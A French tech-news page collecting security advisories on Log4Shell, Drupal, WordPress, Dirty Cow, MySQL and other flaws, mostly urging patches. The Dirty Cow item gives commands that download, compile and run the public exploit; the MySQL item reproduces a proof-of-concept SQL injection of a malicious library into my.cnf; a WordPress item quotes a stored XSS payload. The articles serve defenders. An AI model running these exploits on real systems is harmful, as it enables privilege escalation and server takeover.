Vulnérabilité critique

Log4j – Le CESIN publie un kit de survie pour les entreprises

Soumis par fredericmazue le

Depuis le jeudi 9 décembre, les entreprises sont confrontées à des tentatives d’exploitation de vulnérabilités liées à un composant Apache Log4j. Ce composant Java est présent dans un grand nombre de logiciels/progiciels, d’applications et de services au niveau mondial. L'exploitation des vulnérabilités liées à Log4j peut avoir des impacts importants pour les entreprises, avec des attaques cyber allant du déni de service à la prise de contrôle à distance des composants ciblés.

Un sondage auprès des membres du CESIN a montré que près de 80% d’entre eux ont activé une Cellule de Crise. Pour la plupart, leurs équipes dites DevSecOps -qui regroupent développeurs, experts en cybersécurité et équipes en charge de l'Exploitation et des Opérations informatiques- sont fortement mobilisées et ont engagé un travail de fond pour appliquer le plus rapidement possible des correctifs et mesures de sécurité, tout en maintenant une continuité et en préservant la qualité du service rendu.

Les nombreux sous-traitants informatiques des entreprises étant bien évidemment touchés, une grande part de cette gestion de crise consiste à s’assurer que ces fournisseurs ont bien pris en compte cette vulnérabilité. Ceci ne fait qu’augmenter la part d’incertitude qui pèse aujourd’hui sur les entreprises par rapport à l’ampleur des conséquences de cette faille. 

Les vulnérabilités Log4j sont activement exploitées, avec des conséquences multiples

Cette vulnérabilité permet à un attaquant de provoquer une exécution de code arbitraire à distance. Plusieurs catégories d’attaques ont été constatées et la situation évolue régulièrement. Parmi les attaques avérées chez les membres du CESIN :

  • injection de cryptomineurs sur les serveurs concernés par la vulnérabilité Log4Shell (Monero par exemple) 
  • exploitation par des malwares (StealthLoader par exemple) ou pour déposer des ransomwares (Khonsari par exemple) 
  • Déni de service 
  • exploitation par de multiples menaces persistantes avancées (APT) 

La complexité des opérations de défense a été accrue par l'apparition de deux nouvelles vulnérabilités au cours de la semaine écoulée. Ces dernières détectées grâce à une veille permanente effectuée par les Responsables Sécurité des Systèmes d’Information (RSSI) et les équipes DevSecOps, ont nécessité d'adapter la posture sécurité. 

Afin d’analyser la situation et prioriser les actions à mener, le CESIN a réuni une centaine de membres experts, RSSI d’entreprises de toutes tailles et de tous secteurs d’activités. A l’issue de ce groupe de travail un kit dit Log4j a été établi par le CESIN afin d’aider tout type d’organisation, entreprises et collectivités, à faire face au contexte lié à ces vulnérabilités.

Télécharger le KIT Log4j du Lab Vulnérabilités & Incidents du CESIN

Le kit Log4j comporte une liste de sites de référence afin de suivre l’évolution des fournisseurs impactés et potentiellement vulnérables.

Alain Bouillé, Délégué Général du CESIN précise : « Lors du congrès du CESIN organisé à Reims début décembre 2021, le thème choisi avait trait à la sécurité applicative. C’est un sujet qui nous préoccupe fortement, et nous avions fait le constat qu’il reste encore un énorme travail afin de renforcer la prise en compte de la sécurité dans les développements, et notamment dans l’intégration de librairies open source. »
 

Log4Shell une vulnérabilité critique et massivement exploitée de Log4j

Soumis par fredericmazue le

Log4j est un framework de journalisation open source qui permet aux développeurs de logiciels d'enregistrer diverses données au sein de leur application. Ces données peuvent également inclure une entrée utilisateur. Log4j est utilisé de manière omniprésente dans les applications Java, en particulier les logiciels d'entreprise.  Log4j fait maintenant partie d'Apache Logging Services, un projet de l'Apache Software Foundation. 

Une vulnérabilité critique dans Log4j, (CVE-2021-44228), baptisée Log4Shell, a été signalée le 9 décembre. Cette vulnérabilité, si exploitée, permet l'exécution de code arbitraire à distance sans aucune authentification. Et cette faille est déjà copieusement exploitée... et a déjà été exploitée avant le 9 décembre selon certaines sources.

Dire que cette vulnérabilité est critique semble très insuffisant. Il faudrait dire au moins extrêmement critique et même se perdre en superlatifs... Les spécialistes en cybersécurité ne mâchent pas leurs mots à ce sujet. Les chercheurs en sécurité de LunaSec, à qui revient la découverte de cette faille, la décrivent comme "un échec de conception de proportions catastrophiques". Amit Yoran, le directeur général de la société américaine de cybersécurité Tenable, la décrit comme "La plus grande et la plus critique des vulnérabilités de la dernière décennie". Pourtant, des vulnérabilités critiques, nous en avons vu passer pas mal ces dix dernières années...

Loïc Guézo, secrétaire général du Clusif, a précisé à l'AFP :"Un étudiant en première année d'informatique, qui a les outils de base" pour développer un site web, est capable d'exploiter cette faille". 

Tout attaquant qui a la capacité de soumettre une donnée à une application qui utilise la bibliothèque Log4j peut attaquer la vulnérabilité, et si l'attaque réussit, le serveur attaqué va, via l’API JNDI de connexion à des annuaires, en contacter un autre où il récupère le code malveillant. Ce qui, on l'aura compris, aboutit à une prise de contrôle facile du serveur attaqué.

Tous les grands services clouds sont touchés, dont Amazon AWS,  Cloudflare, iCloud, l'édition Java de Minecraft (sur laquelle Log4Shell a été découverte) Steam, Tencent QQ, Struts2, Solr, Flink, ElasticSearch, Azure, Baidu, Druid. Changer le nom d’un iPhone suffit pour attaquer les serveurs iCloud, selon lunasec.io qui publie un intéressant billet technique su cette faille.

Hier, lundi 13 décembre, le gouvernement du Québec a pris la décision de fermer près de 4000 sites et services. Le gouvernement québécois a commenté ainsi sa décision : "la menace de préjudice était plus grande que le préjudice de fermer l’ensemble des systèmes du gouvernement accessibles depuis internet" Les villes d'Ottawa et de Montréal ont suivi le mouvement. La France n'a pas pris de décision similaire pour l'instant, à notre connaissance et au moment où nous écrivons ces lignes.

Un correctif à cette vulnérabilités Log4Shelle existe, et pour en bénéficier, il faut mettre à jour Log4j vers la version 2.15.0.

Il existe aussi, pour ceux qui ne peuvent mettre à jour facilement, des solutions de contournement, plus ou mons fiables, publiées dans un billet du CERT. Billet qui vaut le détour tant il est caviardé au fur et à mesure de l'évolution des informations relatives à cette faille et à son exploitation déjà massive.

Drupal touché par une faille hautement critique

Soumis par fredericmazue le

Une faille hautement critique a été découverte dans le CMS Drupal. Cette faille est aussi grave que la faille dite Drupalgeddon qui avait défrayé la chronique en 2014.

Drupalgeddon permettait d'attaquer très facilement un site et d'y exécuter du code à distance, en étant un simple visiteur sans aucun privilège.

La faille de cette semaine n'a pas (ou pas encore) de nom autre que SA-CORE-2018-002 mais elle est du même niveau.

L'équipe de Drupal avertit à cette page, et détaille la gravité dans une FAQ.

La gravité se résume ainsi :

  • aucune difficulté pour réaliser une attaque
  • aucun privilège requis, tout visiteur anonyme peut attaquer
  • toutes les données non publiques du site sont accessibles via cette faille
  • toutes les données peuvent être modifiées ou effacées
  • le système entier (Drupal) peut être entièrement compromis.

La faille se situe dans l'amorce (bootstrap) de Drupal et consiste en un traitement insuffisant des paramètres reçus dans l'URL de requête.

Toutes les versions de Drupal sont touchées, des versions 5 à 8

L'équipe de Drupal a très rapidement publié des mises à jour pour Durpal 7.x et Drupal 8.5.1. Il suffit de mettre à jour le système de façon classique pour être protégé.

Les versions Drupal 8.3.x et 8.4.x sont touchées elles aussi mais elles ne sont plus maintenues, donc il n'y a pas mises à jour à appliquer, mais des patches sont fournis dans la page mentionnées plus haut.

En ce qui concerne Drupal 5 et 6 ceux ci ne sont plus maintenus, mais il existe une organisation,  D6LTS (Drupal 6 Long Term Support), qui continue de prendre en charge Drupal 6 moyennant rétribution. Pour ce cas particulier, un membre de D6LTS a publié des patches pour Drupal 6 et même Drupal 5. Ne cherchez plus, les patches sont ici.

Tout administrateur de site Drupal devrait appliquer ces correctifs toutes affaires cessantes.

Faille WordPress 4.7.2 : près de 150 000 sites défacés

Soumis par fredericmazue le

Image

Le 31 janvier dernier, nous vous informions de la sortie de WordPress 4.7.2, mouture comportant trois importantes mises à jour de sécurité. Tous les medias ayant relayé cette information ont tous insisté sur l'urgence qu'il y avait pour les responsables de site à mettre leurs Wordpress à jour. Malheureusement et comme bien souvent, la recommandation n'a pas été suivie.

Une des failles permet une injection de contenu dans les sites sous WordPress. Et le moins que l'on puisse dire est que les hackers s'en donnent à coeur joie avec elle.

Le 6 février, la société de sécurité Sucuri faisait remarquer que plus de 65 000 sites WordPress étaient défacés via cette vulnérabilité. Un nombre qui s'obtient en cherchant by w4l3XzY3 dans Google. by w4l3XzY3 étant la signature de l'auteur des posts injectés. Rien n'indique d'ailleurs qu'il n'existe pas des milliers d'injections de posts sous d'autres signatures.

Mais rien qu'avec by w4l3XzY3, les dégâts sont de grandes ampleurs et le massacre va bon train. Au moment où nous écrivons ces lignes, ce sont 143 000 sites qui sont touchés.

Comme disait Coluche : jusqu'où s'arrêteront-ils ?  

On pourrait lui répondre : jusqu'à quand les webmasters mettront à jour.


un site défacé

Commentaire actu

Anonyme (non vérifié)

Avant d'attaquer les webmasters "qui ne mettent pas à jour", je crois qu'il serait bien de s'intéresser aux administrateurs de plateformes mutualisées, qui eux, ont des cadences de mise à jour bien trop lentes, malgré les demandes des administrateurs des sites qu'ils hébergent ! :(  En effet, sur des plateformes mutualisées, ce ne sont généralement pas les webmasters des différents sites qui peuvent faire eux-mêmes les mises à jour...

dim, 12 Fév 2017 - 15:24 Permalien

Membre depuis

20 ans 8 mois
fredericmazue

Ce n'est pas une attaque contre les webmasters. Je suis d'ailleurs moi-même webmaster de nombreux sites, alors je ne vais pas attaquer la profession :-) Il ne faut pas le prendre comme ça. C'est plutôt une attaque contre la négligence en regard de la sécurité qu'il faut voir.

Ce que vous dites en ce qui concerne les hébergeurs est très juste, et méritait d'être souligné. Après, il n'en reste pas moins vrai qu'il y a des milliers de webmasters pas de métier dirons-nous, mais qui sont en charge de sites, et qui laissent traîner les mises à jour de sécurité les plus sensibles parfois des années. Quand des dizaines de milliers de sites WordPress se font ainsi hacker alors que WordPress est un outil qui a la capacité de se mettre à jour tout seul, c'est quand même parce que la négligence reste le problème n°1 de la sécurité, à mon humble avis.

dim, 12 Fév 2017 - 19:12 Permalien

Dirty Cow : une vulnérabilité critique vieille de 9 ans dans le noyau Linux

Soumis par fredericmazue le

Avis aux administrateurs système Linux : vos machines sont peut-être (probablement!) gravement vulnérables. Une vulnérabilité du nom de Dirty Cow (pour COW = Copy On Write) vient en effet d'être révélée.

L'histoire remonte à 11 ans. A cette époque, il s'agissait d'un bug que Linux Torvalds a lui-même corrigé et mal corrigé, de son propre aveu. Ce correctif a ensuite été supprimé à cause d'un problème sur les architectures s390, puis le bug est resté bien au chaud dans le noyau.

Il s'agit d'un problème de corruption mémoire liée à une race condition. Un site dédié  à cette vulnérabilité a été mis en ligne par le développeur Phil Oster qui a découvert cette vulnérabilité. Il y explique en détail le fonctionnement, exploit à l'appui. Cette vulnérabilité permet à un attaquant local d'obtenir une élévation de privilèges et d'acquérir les droits de root, donc de compromettre tout le système.

La vulnérabilité est donc critique. Un exploit à travers un CMS qui permettrait d'uploader des fichiers (vulnérabilité extrêmement répandue) pourrait ainsi attaquer le serveur, si l'attaquant, qui devient ainsi local, y trouve un compilateur C, situation extrêmement fréquente également.

Vous pouvez vérifier si vos systèmes sont vulnérables de cette manière :

# vous êtes un utilisateur lambda

$ mkdir dirtycow
$ cd dirtycom 

# maintenant passer en root puis créer un fichier appartenant a root

$ sudo -s
# echo ce fichier appartient a root > fichier

# redevenir l'utilisateur lambda

#exit

#puis télécharger, compiler et essayer l'exploit

$ wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c
$ gcc -lpthread dirtyc0w.c -o dirtycow
$ ./dirtycow fichier "elevation de priviliege"

# et maintenant le verdict

$ cat fichier
$ elevation de priviliege root

Vous êtes vulnérables... Un utilisateur lambda a pu écrire dans un fichier appartenant à root, donc il a la possibilité de modifier n'importe quel fichier système à son profit.

Tous les Linux sont à priori vulnérables. Un patch a fort heureusement déjà été publié. Les administrateurs systèmes doivent donc redémarrer leurs machines sur un noyau patché de toute urgence.

Toutefois, lors de ses essais, votre serviteur a remarqué que les noyaux compilés avec le patch grsecurity justement conçu pour lutter contre les corruptions mémoire, ne sont pas vulnérables. Redémarrer sur un noyau patché ET compilé avec grsecurity reste toutefois la meilleure chose à faire :-)

[video:https://www.youtube.com/watch?v=kEsshExn7aE autoplay:0]

Une vulnérabilité critique découverte dans MySQL

Soumis par fredericmazue le

Cette vulnérabilité a été découverte par le chercheur Dawid Golunski qui la décrit en détail dans un billet. Une preuve de concept (limitée fort heureusement) est également donnée dans ce billet.

La vulnérabilité, si exploitée, permet d'exécuter du code arbitraire à distance avec les privilèges root, via une attaque par injection SQL. Tous les systèmes MySQL 5.5, 5.6, 5.7 dans leur configuration par défaut sont vulnérables.

Le fond du problème est que quand MySQL est lancé classiquement, par /etc/init.d/mysql start, ou service mysql start ou encore systemctl start mysql, le script wrapper mysqld_safe est lancé avec les droits de root, ainsi que chacun peut facilement le vérifier :

ps -ef | grep mysql
root      7638     1  0 Feb17 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
mysql     8071  7638  5 Feb17 ?        11-18:55:41 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=mysql --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306

Or ce script wrapper, aindi que chacun peut le vérifier en lisant son code, peut charger, selon la configuration de /etc/my.cnf (ou autre fichier de configuration de MySQL) une librairie tierce d'allocation mémoire qui aurait été parallèlement uploadée sur le serveur attaqué. Ce faisant il transmet les droits de root à cette librairie tierce. Si cette librairie contient du code malveillant, le serveur sera totalement compromis.

Pour arriver à ce résultat, il suffit de modifier le script de configuration /etc/my.cnf, au moyen d'une injection SQL.

La preuve de concept commence par modifier les permissions du fichier de configuration

chown mysql /etc/my.cnf
chmod 600 /etc/my.cnf" 

Ceci fait, un attaquant qui dispose d'une connexion mysql avec authentification peut injecter du code dans le fichier

mysql> set global general_log_file = '/etc/my.cnf';
mysql> set global general_log = on;
mysql> select '
    '>
    '> ; injected config entry
    '>
    '> [mysqld]
    '> malloc_lib=/tmp/mysql_exploit_lib.so
    '>
    '> [separator]
    '>
    '> ';
1 row in set (0.00 sec)
mysql> set global general_log = off;

Et voilà, au redémarrage du service la libraire mysql_exploit_lib.so pourra sévir.

Comme la preuve de concept le montre, le script de configuration doit avoir des droits correctement positionnés pour limiter les risques d'attaques réussi. Le ficheir ne devrait jamais appartenir à l'utilisateur mysql, bien évidemment, comme le rappelle Dawid Golunski.

Dawid Golunski suggère de leurrer les attaques avec un faux script de configuration, après avoir déplacé le vrai à un emplacement connu seulement de l'administrateur système.

Votre serviteur vous propose d'autres suggestions en complément:

- MySQL doit être configuré pour ne pas permettre d'autres connexions que des connexions locales.

Sachant qu'une attaque peut être tentée depuis un hébergement web après un hack réussi d'un CMS

- ne jamais configurer un CMS avec une connexion de l'utilisateur root de mysql

- ne jamais accorder le droit à l'utilisateur MySQL du CMS d'accorder des permissions

- ne jamais accorder la permission FILE à l'utilisateur MySQL du CMS, afin qu'il ne puisse pas écrire dans un fichier au moyen d'une injection SQL.

- sécurisez très rigoureusement votre phpMyAdmin

Ces 3 précautions s'appliquent d'ailleurs en toutes circonstances. Ce sont des bonnes pratiques

Et bien sûr appliquer les correctifs MySQL dès qu'ils seront disponibles.

C'est là que le bât blesse. Oracle, averti de l'existence de cette vulnérabilité n'a pas l'instant pas communiqué à ce sujet ni annoncé la publication d'un correctif.

MariaDB et PerconaDB, qui dérivent de MySQL ont déjà été patchés par leurs éditeurs.

QuickTime sur Windows : à désinstaller d'urgence

Soumis par fredericmazue le

QuickTime est un logiciel de lecture de fichiers audio et vidéo proposé par Apple y compris sur Windows. Ou qui était proposé plus exactement, car la firme à la pomme a décidé de se désintéresser de la version Windows et n'y apporte plus de mises à jour ou de correctifs de sécurité.

Ce qui tombe mal car deux vulnérabilités critiques viennent d'être découvertes dans QuickTime Windows par le société Trend Micro. Des vulnérabilités qui permettent l'exécution de code arbitraire et la prise de contrôle à distance de la machine attaquée.

QuickTime est un logiciel qui tombe en désuétude sur Windows, mais qui traîne encore sur bon nombre de machines. C'est le moment de faire une petite visite d'entretien de tous vos PC et d'en désinstaller d'urgence les QuickTime qui pourraient encore y être présents.

La version Mac de QuickTime n'est pas concernée par ces vulnérabilités. De plus Apple continue de la supporter.

Pawn Storm : une campagne de cybercriminalité qui exploite une faille Zero Day de Flash

Soumis par fredericmazue le

Un jour après la publication par Adobe d'une série de correctifs de sécurité, notamment pour Acrobat Reader et le player Flash, la société de sécurité Trend Micro a révélé l'existence d'une faille Zero-Day. L'existence de cette faille a été confirmée par Adobe.

Il s'agit d'une vulnérabilité hautement critique qui exploitée permet de provoquer le crash de l'ordinateur attaqué, ou sa prise de contrôle à distance. Au moment où nous écrivons ces lignes, le seul moyen de se protéger de cette vulnérabilité est de désactiver Flash.

Il s'agit d'une faille Zero-Day qui est exploitée par une campagne de cybercriminalité baptisée Pawn Storm. Cette campagne vise, d'après Trend Micro, les ministères des affaires étrangères de tous les pays, essentiellement. Il s'agit donc d'une campagne de cyber-espionnage de très grande envergure. Les organismes sont attaqués de façon très classique, par l'envoi de mails de phishing amenant sur des pages contenant des vidéos malicieuses. Toujours selon Trend Micro, les URL de ces pages présentent des similarités avec celles qui ont servi à attaquer l'OTAN et la Maison Bmanche en avril dernier.

Un billet de blog de Trend Micro détaille la fonctionnement de la faille et la façon de l'exploiter en Action Script 3. 

WordPress 4.2.1 corrige une nouvelle faille de sécurité critique

Soumis par fredericmazue le

Vous avez bien lu : WordPress 4.2.1. A ne pas confondre, donc, avec la mise à jour de sécurité WordPress 4.1.2 publiée la semaine dernière qui remédiait à des vulnérabilités de Cross Site Scripting et d'injection SQL.

C'était déjà pas mal, question vulnérabilités, mais celle comblée par WordPress 4.2.1 est critique. En effet, un exploit (facile) de cette vulnérabilité permet de modifier le mot de passe administrateur, créer des comptes avec les droits administrateur, modifier des contenus, injecter du smap, et autres réjouissances, comme, à priori, installer des backdoors.

Il s'agit à nouveau d'une faille Cross Site Scripting, ou XSS. Pour l'exploiter, l'attaquant écrit du code malveillant en commentaire d'un contenu. Lorsque l'administrateur consulte le commentaire pour le modérer, le code malveillant agit. Si le commentaire est visionné par quelqu'un qui n'a pas les droits administrateur, les dégâts seront moindres ou nuls.

Le principe de l'attaque repose sur le fait que les commentaires de contenus sont stockées par WordPress en base de données MySQL sous le type TEXT dont la capacité est limitée à 64 Ko. Si le commentaire dépasse cette taille, il est tronquée brutalement, ce qui abouti à du code HTML malformé qui apparaît sur la page. Code malformé donc non correctement filtré à l'affichage et pouvant ainsi contenir du JavaScript malveillant qui sera exécuté.

Le chercher en sécurité finlandais Jouko Pynnönen donne ce code à titre de preuve de concept :

<a title='x onmouseover=alert(unescape(/hello%20world/.source)) style=position:absolute;left:0;top:0;width:5000px;height:5000px AAAAAAAAAAAA...[64 kb]..AAA'></a>

La vulnérabilité a été constatée avec WordPress 4.2, 4.1.2, 4.1.1, 3.9.3. et MySQL 5.1.53 et 5.5.41.

L'exploit est démontré dans la vidéo ci-dessous.

Etrangement, Jouko Pynnönen indique que la société Klikki Oy pour laquelle il travaille a des problèmes relationnels avec WordPres, qui lui donne des fins de non recevoir depuis novembre 2014, en ce qui concerne les vulnérabilités qu'elle découvre.

Quoi qu'il en soit appliquez rapidement cette mise à jour de votre WordPress, surtout si votre site permet d'apporter des commentaires aux contenus.

[video:https://www.youtube.com/watch?v=OCqQZJZ1Ie4]

Vulnérabilité critique dans Windows Media Player 9

Soumis par fredericmazue le

Une vulnérabilité a été découverte dans Windows Media Player 9. Cette vulnérabilité est  classée critique et peut permettre à un attaquant d' exécuter un code arbitraire à distance sur la machine visée, et donc d'en prendre le contrôle, ceci en faisant charger depuis un site malveillant un contenu média malicieux.

Ne sont cernés par cette faille que les systèmes Windows XP et Windows 2000. Le cas échéant mettez immédiatement votre système à jour via l'outil Windows Update.

Vous trouverez plus d'information sur cette faille dans le bulletin de sécurité de Microsoft
